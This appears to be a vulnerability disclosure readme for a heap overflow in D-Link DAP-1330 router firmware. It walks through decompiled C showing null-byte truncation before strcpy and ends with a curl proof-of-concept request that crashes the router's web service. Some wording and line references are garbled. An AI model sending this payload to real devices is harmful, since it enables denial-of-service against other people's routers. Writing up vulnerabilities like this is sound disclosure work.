..	
img	8 months ago
.DS_Store	8 months ago
readme.md	8 months ago


readme.md

D-link DAP-1330_OSS-firmware_1.00b21.tar.bz2 Heap overflow vulnerability

Overview

- Manufacturer's website information： https://www.dlink.com/
- Firmware download address ： http://tsd.dlink.com.tw/GPL.asp

1. Affected version




DAP-1330

Type	GPL Source Code
Description	GPL code: DAP-1330 A1 FW v1.00
Download	DAP-1330_OSS-firmware_1.00b21.md5 DAP-1330_OSS-firmware_1.00b21.tar.bz2
Last modified	2016/03/07

Figure 1 shows the latest firmware Ba of the router

Vulnerability details



```c
int __fastcall setDeviceSettings(int a1, int a2)
```


```c
  int v5; // $a1
  int v6; // $s2
  int v7; // $v0
  int v8; // $s4
  int v9; // $v0
  int v10; // $s0
  int v11; // $v0
  int v12; // $a0
  int v13; // $s0
  int v14; // $s1
  int v15; // $v0
  int v16; // $s0
  int v17; // $v0
  int v18; // $a0
  int v19; // $s0
  int v20; // $s1
  int v21; // $v0
  int v22; // $v0
  int v23; // $s3
  int v24; // $s2
  int v25; // $s1
  char *v26; // $a0
  int v28; // [sp+18h] [-32Ch] BYREF
  char v29[68]; // [sp+1Ch] [-328h] BYREF
  char v30[140]; // [sp+60h] [-2E4h] BYREF
  char v31[144]; // [sp+ECh] [-258h] BYREF
  char v32[456]; // [sp+17Ch] [-1C8h] BYREF

  v28 = 0;
  memset(v32, 0, 450);
  memset(v30, 0, 138);
  v4 = roxml_get_chld(a1, "DeviceName", 0);
  if ( v4 && (v5 = roxml_get_content(v4, 0, 0, &v28), v28 >= 2) )
  {
    v6 = 0;
    strcpy(v30, v5);
    xml_decoding(v30);
  }
  else
  {
    v6 = 1;
  }
  v7 = roxml_get_chld(a1, "AdminPassword", 0);
  if ( !v7 || (v8 = roxml_get_content(v7, 0, 0, &v28), v28 < 2) )
  {
    v8 = 0;
    v6 = 1;
  }
  strcpy(v32, "rowid");
  strcpy(&v32[50], "1");
  v9 = roxml_get_chld(a1, "PresentationURL", 0);
  v10 = v9;
  if ( v9 && (v11 = roxml_get_name(v9, 0, 0), v12 = v10, v13 = v11, v14 = roxml_get_content(v12, 0, 0, &v28), v28 >= 2) )
  {
    strcpy(&v32[150], v13);
    strcpy(&v32[200], v14);
  }
  else
  {
    v6 = 1;
  }
  v15 = roxml_get_chld(a1, "CAPTCHA", 0);
  v16 = v15;
  if ( v15
    && (v17 = roxml_get_name(v15, 0, 0), v18 = v16, v19 = v17, v20 = roxml_get_content(v18, 0, 0, &v28), v28 >= 2) )
  {
    strcpy(&v32[300], v19);
    v21 = getBoolCmd(v20);
    sprintf(&v32[350], "%d", v21);
  }
  else
  {
    v6 = 1;
  }
  v22 = roxml_get_chld(a1, "ChangePassword", 0);
  if ( !v22 )
    goto LABEL_28;
  v23 = roxml_get_content(v22, 0, 0, &v28);
  if ( v28 < 2 )
    goto LABEL_28;
  if ( v6 )
    goto LABEL_28;
  if ( setDeviceSettingsObj(v32, 3) != 1 )
    goto LABEL_28;
  if ( (unsigned int)strlen(v30) >= 0x17 )
    goto LABEL_28;
  v24 = setDeviceName(v30);
  if ( v24 != 1 )
```

```c
  char v29[68]; // [sp+1Ch] [-328h] BYREF
  char v30[140]; // [sp+60h] [-2E4h] BYREF
  char v31[144]; // [sp+ECh] [-258h] BYREF
  char v32[456]; // [sp+17Ch] [-1C8h] BYREF

  v28 = 0;
  memset(v32, 0, 450);
  memset(v30, 0, 138);
```

The program sets the devicename parameter in lines 35 and 36 through the setdevicesettings function



```
31  getDeviceName(v13);
32  v0 = strlen(v13);
33  v1 = malloc(6 * v0);
34  if ( v1 )
35  {
36    v2 = strlen(v13);
37    memset(v1, 0, 6 * v2);
38    strcpy(v1, v13);
39    v3 = (const char *)xml_encoding(v1);
40    printf("<DeviceName>%s</DeviceName>", v3);
41    free(v1);
42  }
```


Get the content in devicename in getdevicesettings function, and then determine the content length of devicename through strlen function. Strlen function has \ X00 truncation vulnerability. We add 00 to the content, so that the obtained length is less than the real length. Finally, malloc applies for a heap block to obtain the length, and uses the strcpy function in line 38 to copy the obtained content into the heap address of V1. There is a heap overflow vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware DAP-1330_OSS-firmware_1.00b21.tar.bz2
2. Attack with the following POC attacks

```
curl -i -X POST http://192.168.0.1/goform/setDeviceSettings -d
'DeviceName=aaaabaaaca'+\x00'+aadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaa
```



连接超时

192.168.0.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

Figure 2 POC attack effect